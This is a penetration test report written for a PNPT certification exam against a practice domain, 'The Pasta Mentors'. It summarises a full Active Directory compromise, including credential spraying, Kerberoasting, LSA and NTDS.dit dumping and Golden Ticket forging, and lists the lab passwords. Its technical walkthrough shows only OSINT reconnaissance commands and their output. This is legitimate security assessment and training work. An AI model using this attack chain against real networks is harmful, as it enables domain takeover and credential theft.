

1. Cover Page

INTERNAL PENETRATION TEST REPORT

Prepared For: The Pasta Mentors (TPM)

Prepared By: Finnian Moore, TCM Security, Inc. (TCMS)

Assessment Type: Internal Penetration Test (Unannounced)

Assessment Dates: May 20, 2026 – May 27, 2026

Report Version: 1.0 – Final

Classification: CONFIDENTIAL

2. Confidentiality Statement

This document is the exclusive property of The Pasta Mentors and TCM Security (TCMS). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both The Pasta Mentors and TCMS.

The Pasta Mentors may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

3. Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. TCMS prioritized the assessment to identify the weakest security controls an attacker would exploit. TCMS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

4. Contact Information

Name	Title	Contact Information
Client Name		
The Pasta Mentors	Client Point of Contact (CPOC)	Email: support@tcm-sec.com
TCM Security		
Finnian Moore	Lead Penetration Tester	Email: finnian.moore@tcm-sec.com
TCM Security Staff	Technical Review	

5. Assessment Overview

Engagement Summary

TCM Security (TCMS) was retained by The Pasta Mentors to conduct an unannounced internal penetration test against their production environment. The objective was to simulate a real-world attacker with internal network access to determine if full compromise of the Active Directory domain could be achieved. This assessment was conducted as a PNPT certification examination and followed industry-standard penetration testing methodologies.

Testing Window

Phase	Duration	Dates
Active Testing	5 days (120 hours)	May 20, 2026 – May 25, 2026
Reporting	2 days (48 hours)	May 25, 2026 – May 27, 2026

Testing Methodology

Phase	Description
Reconnaissance	Passive and active information gathering, OSINT, network enumeration
Enumeration	Service identification, version detection, vulnerability scanning
Exploitation	Credential attacks, web application exploitation, initial access
Lateral Movement	Pivoting, credential reuse, service account abuse
Privilege Escalation	Local privilege escalation, domain privilege escalation
Post-Exploitation	Credential dumping, persistence mechanisms, impact validation
Reporting	Documentation, remediation guidance, executive summary

Reference Frameworks

This assessment aligned with the following industry standards:

- NIST SP 800-115 - Technical Guide to Information Security Testing and Assessment
- MITRE ATT&CK® Framework - Adversarial tactics and techniques mapping
- CVSS v3.1 - Common Vulnerability Scoring System for severity ratings
- PTES - Penetration Testing Execution Standard

6. Assessment Components & Attacker Profile

Assessment Type

This engagement was an internal penetration test conducted from the perspective of a malicious actor with access to the internal network. No credentials or privileged information were provided prior to testing.

Attacker Profile

Attribute	Description
Initial Position	Unprivileged user with internal network access
Attack Vector	Compromised workstation, malicious insider, or breached perimeter
Objective	Achieve Domain Administrator privileges
Prior Knowledge	No prior knowledge of credentials or system configurations

Rationale for Unannounced Testing

The unannounced nature of this assessment provides maximum value to The Pasta Mentors by:

- Testing the organization's ability to detect and respond to real attacks
- Identifying gaps in monitoring and alerting capabilities
- Simulating the element of surprise that real attackers leverage
- Providing an accurate assessment of the organization's security posture

7. Finding Severity Ratings

Severity	Definition
Critical	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

8. Scope

In-Scope Targets

Based on the Rules of Engagement agreement dated May 20, 2026, the following targets were authorized for testing:

- External Network: 10.10.155.0/24
- Internal Network: 10.10.10.0/24
- Domain: thepastamentors.com
- OSINT Target: <https://thepastamentors.com> (reconnaissance only)
- Password Changes: Permitted as needed for access

Systems Identified in Scope

During testing, the following core systems were identified and assessed:

Hostname	IP Address	Network	Description/Role	OS
mail	10.10.155.5 / 10.10.10.5	External / Internal	Linux Mail Server (iRedMail)	Ubuntu 18.04
BYPASS	10.10.10.25	Internal Network	Windows Workstation	Windows 10
PASSBACK	10.10.10.35	Internal Network	Windows Workstation	Windows 10
SVC	10.10.10.15	Internal Network	Windows Workstation	Windows 10
TPM-DC	10.10.10.225	Internal Network	Active Directory Domain Controller	Windows Server 2019

Out of Scope

The following activities and targets were explicitly excluded from testing:

- Denial of Service (DoS) attacks - Risk of production disruption
- Phishing / Social Engineering - Out of scope per agreement
- Attacks against <https://thepastamentors.com> - Reconnaissance only - no exploitation permitted
- Physical security attacks - Out of scope per agreement

IMPORTANT: Per the Rules of Engagement, going out of scope would result in immediate termination of the testing environment. All testing was strictly confined to authorized targets.

9. Executive Summary

Overview

TCM Security conducted an unannounced internal penetration test against The Pasta Mentors between May 20, 2026 and May 27, 2026. The assessment simulated a real-world attacker with internal network access, with the objective of determining whether full compromise of the Active Directory domain could be achieved.

Key Finding

Key Finding: The assessment team successfully achieved full compromise of the The Pasta Mentors domain (`thepastamentors.com`). Domain Administrator privileges were obtained, the Active Directory database (`NTDS.dit`) was extracted, and a persistent Golden Ticket was created using the `KRBtgt` account hash, providing undetectable, long-term access to the entire domain.

Attack Chain Summary

The compromise was achieved through a multi-stage attack chain leveraging multiple vulnerabilities and misconfigurations:

1. **OSINT and Information Disclosure:** Discovered staff email naming conventions, a web administrator contact (`leo@thepastamentors.com`), and historical email structures via historical archive analysis.
2. **External Infrastructure Enumeration:** Scanned the external boundary (`10.10.155.0/24`) and mapped out a dual-homed Linux email server (`10.10.155.5 / 10.10.10.5`) exposing administrative services.
3. **Web Application Brute Force:** Executed a credential spraying attack against the exposed / `iredadmin` web console using official context-aware wordlists, compromising the account of `ferruccio@thepastamentors.com`.
4. **Internal Information Leakage via Mail:** Analyzed compromised mailboxes to discover an encrypted SSH private key belonging to `adminuser`, alongside internal drafts leaking user passphrases (`P@55w0rd!`).
5. **Private Key Cracking and Pivot:** Cracked the SSH passphrase (`Password1`) locally using computational wordlists and leveraged it to log into the mail gateway via SSH, gaining a structural pivot into the internal network (`10.10.10.0/24`).
6. **Active Directory Active Scanning:** Conducted network and service mapping via the compromised Linux host, identifying internal targets including the domain controller `TPM-DC (10.10.10.225)`.
7. **Service Account Exploitation (Kerberoasting):** Authenticated to the domain controller using Ferruccio's domain credentials via an SSH local port forward, requested Kerberos

Ticket Granting Service (TGS) tickets for Kerberoastable service accounts, and cracked the hash of NoodleSVC to reveal its password (`ch1ck3nnoodle`).

8. **Local Privilege Escalation and Account Overlap:** Used NoodleSVC to dump local LSA secrets on internal targets, uncovering a cleartext fallback password (`Pastaintheclear!`).
9. **Credential Harvesting via Network Shares:** Used domain access to browse the unsegmented `Help Desk Share`, locating a deployment PDF (`CDS_CS_Install-WS_C.01.10-U3.pdf`) containing hardcoded application credentials (`cds / OpenLab123`).
10. **Workstation Takeover:** Logged into target PASSBACK via RDP using the hardcoded credentials and found an unsecured proprietary application configuration tool (`pmcon`) that contained stored domain administrative credentials.
11. **Domain Controller Takeover:** Extracted the password for `administrator@thepastamentors.com(IjustpassedmyP!N!P!T!)` through the connection utility, giving the team unconstrained Domain Administrator execution access via WinRM.
12. **Database Extraction & Persistence:** Dumps the entire Active Directory database via `ntdsutil` and forged a Golden Ticket via the `KRBTGT` NT hash to guarantee permanent, unauthenticated domain persistence.

Business Impact

Complete compromise of the Active Directory domain represents the highest possible risk to the organization. An attacker with this level of access could:

- **Data Breach:** Exfiltrate all corporate data, financial tracking records, proprietary pasta recipes, and internal employee data.
- **Identity Theft:** Hijack any corporate identity across the network baseline to bypass auditing controls and establish false authorizations.
- **Operational Disruption:** Deploy destructive ransomware across all segmented systems, destroy the domain schema, or wipe operational databases, causing catastrophic downtime.
- **Persistent Access:** Maintain prolonged, silent access via unmonitored cryptographic Golden Tickets, rendering basic password resets ineffective.
- **Supply Chain Attack:** Leverage trusted communications, source code structures, and client records to pivot maliciously into vendor networks or client operations.

Root Causes

The following systemic weaknesses enabled this compromise:

- **Weak Password Policy:** Lack of strong complexity rules or historical rotation policies allowed simple, easily guessable words to protect corporate assets.

- **Sensitive Data Exposure:** credentials and highly sensitive application configurations were stored open on internal file shares and in local application directories.
- **Excessive Privileges:** Service accounts possessed overly broad local administration rights across multiple endpoints where they should have been tightly restricted.
- **Credential Reuse:** Legacy accounts and hardcoded implementation scripts reused highly privileged local configurations across multiple disjointed systems.
- **Insecure Application Design:** Internal operational tools saved enterprise domain administrative credentials in cleartext or easily reversibly encrypted input fields.
- **Insufficient Segmentation:** The absence of network isolation boundaries allowed an external-facing DMZ service to route traffic directly to the domain directory architecture.

Strategic Recommendations

Immediate remediation priorities:

1. **Implement Enterprise Password Vaulting:** Enforce a zero-tolerance policy for cleartext credential storage on network shares, configuration utilities, or user desktops.
2. **Deploy Active Directory Hardening Policies:** Enforce a minimum 15-character password length, implement strict account lockouts, and restrict service account privileges via Managed Service Accounts (MSAs).
3. **Isolate the DMZ and Mail Gateways:** Strict firewall controls should block all direct routing layers between the dual-homed mail server and the internal Domain Directory framework.
4. **Implement Tiered Administrative Access:** Enforce administrative separation tiers to guarantee that local workstation vulnerabilities cannot lead to Domain Controller memory harvesting or credential extraction.
5. **Remediate Kerberoastable Service Accounts:** Transition all high-privilege service configurations to group Managed Service Accounts (gMSAs) using long, randomly generated 128-character keys.
6. **Deploy Continuous Security Monitoring:** Implement an Endpoint Detection and Response (EDR) platform alongside a centralized SIEM architecture to monitor, log, and alert on unusual Kerberos requests or administrative lateral movement.

10. Testing Timeline & Limitations

Daily Activity Log

Day 1 – May 20, 2026

- Conducted passive and active OSINT targeting against `thepastamentors.com`.
- Mapped external boundary interfaces and located active host `10.10.155.5`.

- Performed directory fuzzing against the target web structure and discovered exposed management consoles (`/iredadmin`, `/netdata`).
- Consolidated internal target list matching employees discovered on public web layers.

Day 2 – May 21, 2026

- Executed context-based brute-force attacks against `/iredadmin`, compromising `ferruccio@thepastamentors.com`.
- Discovered a sensitive encrypted SSH key inside the internal webmail archives.
- Conducted computational private key cracking to recover the passphrase `Password1`.
- Authenticated successfully via SSH to `adminuser@10.10.155.5`, identifying a dual-homed interface pivot onto the internal production tier `10.10.10.0/24`.

Day 3 – May 22, 2026

- Ran internal network discovery scans and identified assets `10.10.10.15`, `10.10.10.25`, `10.10.10.35`, and `10.10.10.225`.
- Performed an internal Kerberoasting attack to retrieve and crack service tickets, compromising `thepastamentors.com\NoodleSVC`.
- Leveraged service credentials to dump local accounts, exposing an unsecured operational cleartext password wrapper (`Pastaintheclear!`).
- Enumerated the unsegmented domain `Help Desk Share` and located hardcoded application credentials within deployment documentation.

Day 4 – May 23, 2026

- Leveraged hardcoded setup profiles to gain local access into the internal workstation cluster via RDP.
- Extracted hidden Domain Controller administrative credentials stored insecurely within proprietary administration tools (`pmcon`).
- Authenticated as the primary domain administrator across `TPM-DC` via WinRM, taking complete control of the Active Directory domain.
- Extracted the comprehensive enterprise database backup (`NTDS.dit`) via native volume utilities.

Day 5 – May 24, 2026

- Executed comprehensive post-exploitation enumeration using graph analysis toolsets (`SharpHound`).

- Forged customized Kerberos Golden Tickets utilizing the recovered KRBTGT NT hash to validate persistent long-term authorization layout vectors.
- Conducted extensive cleanup processes across all internal targets to remove uploaded tools, scripts, and temporary diagnostic entries.
- Finalized technical capture review matrix.

Technical Limitations

No significant technical limitations were encountered during testing that prevented achievement of assessment objectives. All in-scope systems were accessible and responsive.

Scope Limitations

Per the Rules of Engagement:

- No attacks were performed against `https://thepastamentors.com` beyond passive reconnaissance
- No Denial of Service attacks were attempted
- No social engineering or phishing attacks were conducted

Environmental Considerations

The testing environment was reset to its original state upon completion of the assessment. No persistent changes were made to production systems.

11. ATTACK NARRATIVE / DETAILED TECHNICAL WALKTHROUGH

Phase 1: Reconnaissance and External Exploitation

1.1 Public Web and Historical Data Harvesting The engagement commenced with passive and active Open Source Intelligence (OSINT) gathering against the primary target domain, **thepastamentors.com**. An inspection of the public-facing website revealed critical personnel information, specifically on the homepage and "About Us" sections, exposing the names and direct contact emails of core staff members.




Figure 1: ThePastaMentors.com homepage displaying the organization's address, operating hours, and the info@thepastamentors.com contact email.




Figure 2: The website footer indicating the Web Admin is "Leo Fusilli" with a hyperlink to leo@thepastamentors.com.



Figure 3: The About Us page detailing "Owner & Executive Trainer Alessandra Fettuccini".



Figure 4: The About Us page detailing "Sous Trainer Alanzo Bucatini".



Figure 5: The About Us page detailing "Trainer Adriano Penne" and "Chefs in Training Ferruccio Tortellini and Giovanni Rigatoni".

Cross-referencing these names on LinkedIn confirmed the validity of the staff roster and matched their internal job titles.




Figure 6: The LinkedIn company page for The Pasta Mentors showing two listed employees matching the website profiles.




Figure 7: Alanzo Bucatini and Alessandra Fettuccini's professional profiles confirming their active employment status.

To map the external infrastructure footprint, the team utilized subdomain enumeration and technology profiling tools.

```
(kali@kali)-[~/PNPT/Attempt_2]
$ sublist3r -d thepastamentors.com
[-] Enumerating subdomains now for thepastamentors.com
[-] Total Unique Subdomains Found: 1
www.thepastamentors.com
```

```
(kali@kali)-[~/PNPT/Attempt_2]
$ sublist3r -d thepastamentors.com

SUBLIST3R
# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for thepastamentors.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] DNSDumpster module failed: Could not find CSRF token on DNSDumpster page
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 1
www.thepastamentors.com
```

Figure 8: Sublist3r output confirming the primary www subdomain.

```
(kali㉿kali)-[~/PNPT/Attempt_2]
$ whatweb https://thepastamentors.com --aggression 1
https://www.thepastamentors.com/ [200 OK]
Email[info@thepastamentors.com,leo@thepastamentors.com]
```

```
(kali㉿kali)-[~/PNPT/Attempt_2]
$ whatweb https://thepastamentors.com --aggression 1
https://thepastamentors.com [301 Moved Permanently] HTTPServer[Peppys], IP[185.230.63.107], RedirectLocation[https://www.thepastamentors.com/], Strict-Transport-Security[max-age=31556952], UncommonHeaders[x-meta-site-id,x-wix-cache-control,x-wix-request-id,x-cache-status,server-timing,x-seen-by,x-content-type-options]
https://www.thepastamentors.com/ [200 OK] Content-Language[en], Cookies[sec-fetch-unsupported,ssr-caching], Country[UNITED STATES], Email[685a7baed84d278b89dc95ae0a9123@sentry-next.wixpress.com,8eb368c6558bae29ad79ad75c121b@sentry.wixpress.com,eb06d31da7b28082a051f719c783e3@sentry-next.wixpress.com,info@thepastamentors.com,leo@thepastamentors.com], HTML5, HTTPServer[Peppys], IP[34.149.87.45], MetaGenerator[wix.com Website Builder], Open-Graph-Protocol[website], Script[application/json,application/ld+json,speculationrules;text/javascript,wix/htmlfbeds], Strict-Transport-Security[max-age=31556952], Title[HOME | The Pasta Mentors], UncommonHeaders[link,x-cache-status,x-content-type-options,x-served-by,server-timing,x-wix-request-id,x-seen-by,glb-x-seen-by,alt-svc], Via-Proxy[1.1 google], X-UA-Compatible[IE=edge]
```

Figure 9: WhatWeb analysis extracting the public email addresses from the site's metadata.

Further DNS queries revealed the external IP address blocks and confirmed the registrar structure.

```
(kali㉿kali)-[~/PNPT/Attempt_2]
$ dig any thepastamentors.com @8.8.8.8
;; ANSWER SECTION:
thepastamentors.com. 3600 IN A 185.230.63.186
thepastamentors.com. 3600 IN A 185.230.63.107
thepastamentors.com. 3600 IN A 185.230.63.171
```

```
(kali㉿kali)-[~/PNPT/Attempt_2]
$ dig any thepastamentors.com @8.8.8.8

; <<>> DiG 9.20.15-2-Debian <<>> any thepastamentors.com @8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 30603
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;thepastamentors.com.      IN      ANY

;; ANSWER SECTION:
thepastamentors.com.  3600    IN      SOA     ns2.wixdns.net. support.wix.com. 2021040517 10800 3600 1209600 3600
thepastamentors.com.  21600   IN      NS      ns3.wixdns.net.
thepastamentors.com.  21600   IN      NS      ns2.wixdns.net.
thepastamentors.com.  3600    IN      A       185.230.63.186
thepastamentors.com.  3600    IN      A       185.230.63.107
thepastamentors.com.  3600    IN      A       185.230.63.171

;; Query time: 21 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (TCP)
;; WHEN: Fri Mar 13 13:46:35 EDT 2026
;; MSG SIZE rcvd: 190
```

Figure 10: DNS records resolving to the 185.230.63.X external IP range.

```

(kali㉿kali)-[~/PNPT/Attempt_2]
$ nslookup -type=MX thepastamentors.com
;; communications error to 10.10.0.2#53: timed out
;; communications error to 10.10.0.2#53: timed out
;; communications error to 10.10.0.2#53: timed out
Server:      172.16.198.2
Address:     172.16.198.2#53

Non-authoritative answer:
*** Can't find thepastamentors.com: No answer

Authoritative answers can be found from:
thepastamentors.com
    origin = ns2.wixdns.net
    mail addr = support.wix.com
    serial = 2021040517
    refresh = 10800
    retry = 3600
    expire = 1209600
    minimum = 3600

```

Figure 11: MX record queries mapping the authoritative origin to WixDNS.

```

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: THEPASTAMENTORS.COM
Registry Domain ID: 2602975321_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.wix.com
Registrar URL: http://www.wix.com
Updated Date: 2024-03-06T15:00:53
Creation Date: 2021-04-05T17:39:03
Registrar Registration Expiration Date: 2027-04-05T17:39:03
Registrar: Wix.Com Ltd.
Registrar IANA ID: 3817
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Registry Registrant ID:
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: TCM Security
Registrant Street: 500 Terry Francois Blvd
Registrant City: San Francisco
Registrant State/Province: CA
Registrant Postal Code: 94158
Registrant Country: US
Registrant Phone: +1.4154291173
Registrant Phone Ext: Statutory Masking Enabled
Registrant Fax: (415) 643-6479
Registrant Fax Ext: Statutory Masking Enabled
Registrant Email: thepastamentors.com@wix-domains.com
Name Server: ns2.wixdns.net
Name Server: ns3.wixdns.net
DNSSEC: unsigned
Registrar Abuse Contact Email: domain-abuse@wix.com
Registrar Abuse Contact Phone: +1.4154291173
URL of the ICANN WHOIS Data Problem Reporting System: https://icann.org/wicf
>>> Last update of WHOIS database: 2026-03-13T17:16:52Z <<<

```

Figure 12: WHOIS database records confirming the organizational registration.

Traditional scraping tools yielded no additional hidden parameters, but historical web archive analysis via the Wayback Machine successfully recovered decommissioned email addresses (Mario Linguine) and validated the overall corporate naming convention (Firstname@thepastamentors.com).

```
(kali@kali)-[~/PNPT/Attempt_2]
$ theHarvester -d thepastamentors.com -b linkedin,bing
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*****
*                                     *
* [theHarvester]                     *
*                                     *
* theHarvester 4.8.2                 *
* Coded by Christian Martorella      *
* Edge-Security Research             *
* cmartorella@edge-security.com      *
*                                     *
*****

[*] Target: thepastamentors.com

Read api-keys.yaml from /etc/theHarvester/api-keys.yaml
Searching 0 results.
[*] Searching Bing.

[*] No LinkedIn users found.

[*] LinkedIn Links found: 0

[*] No IPs found.
[*] No emails found.
[*] No people found.
[*] No hosts found.
```

Figure 13: TheHarvester failing to discover hidden IPs or emails.



Figure 14: A 2021 web archive snapshot revealing postmaster@thepastamentors.com.




Figure 15: A 2022 web archive snapshot revealing alessandra@thepastamentors.com.


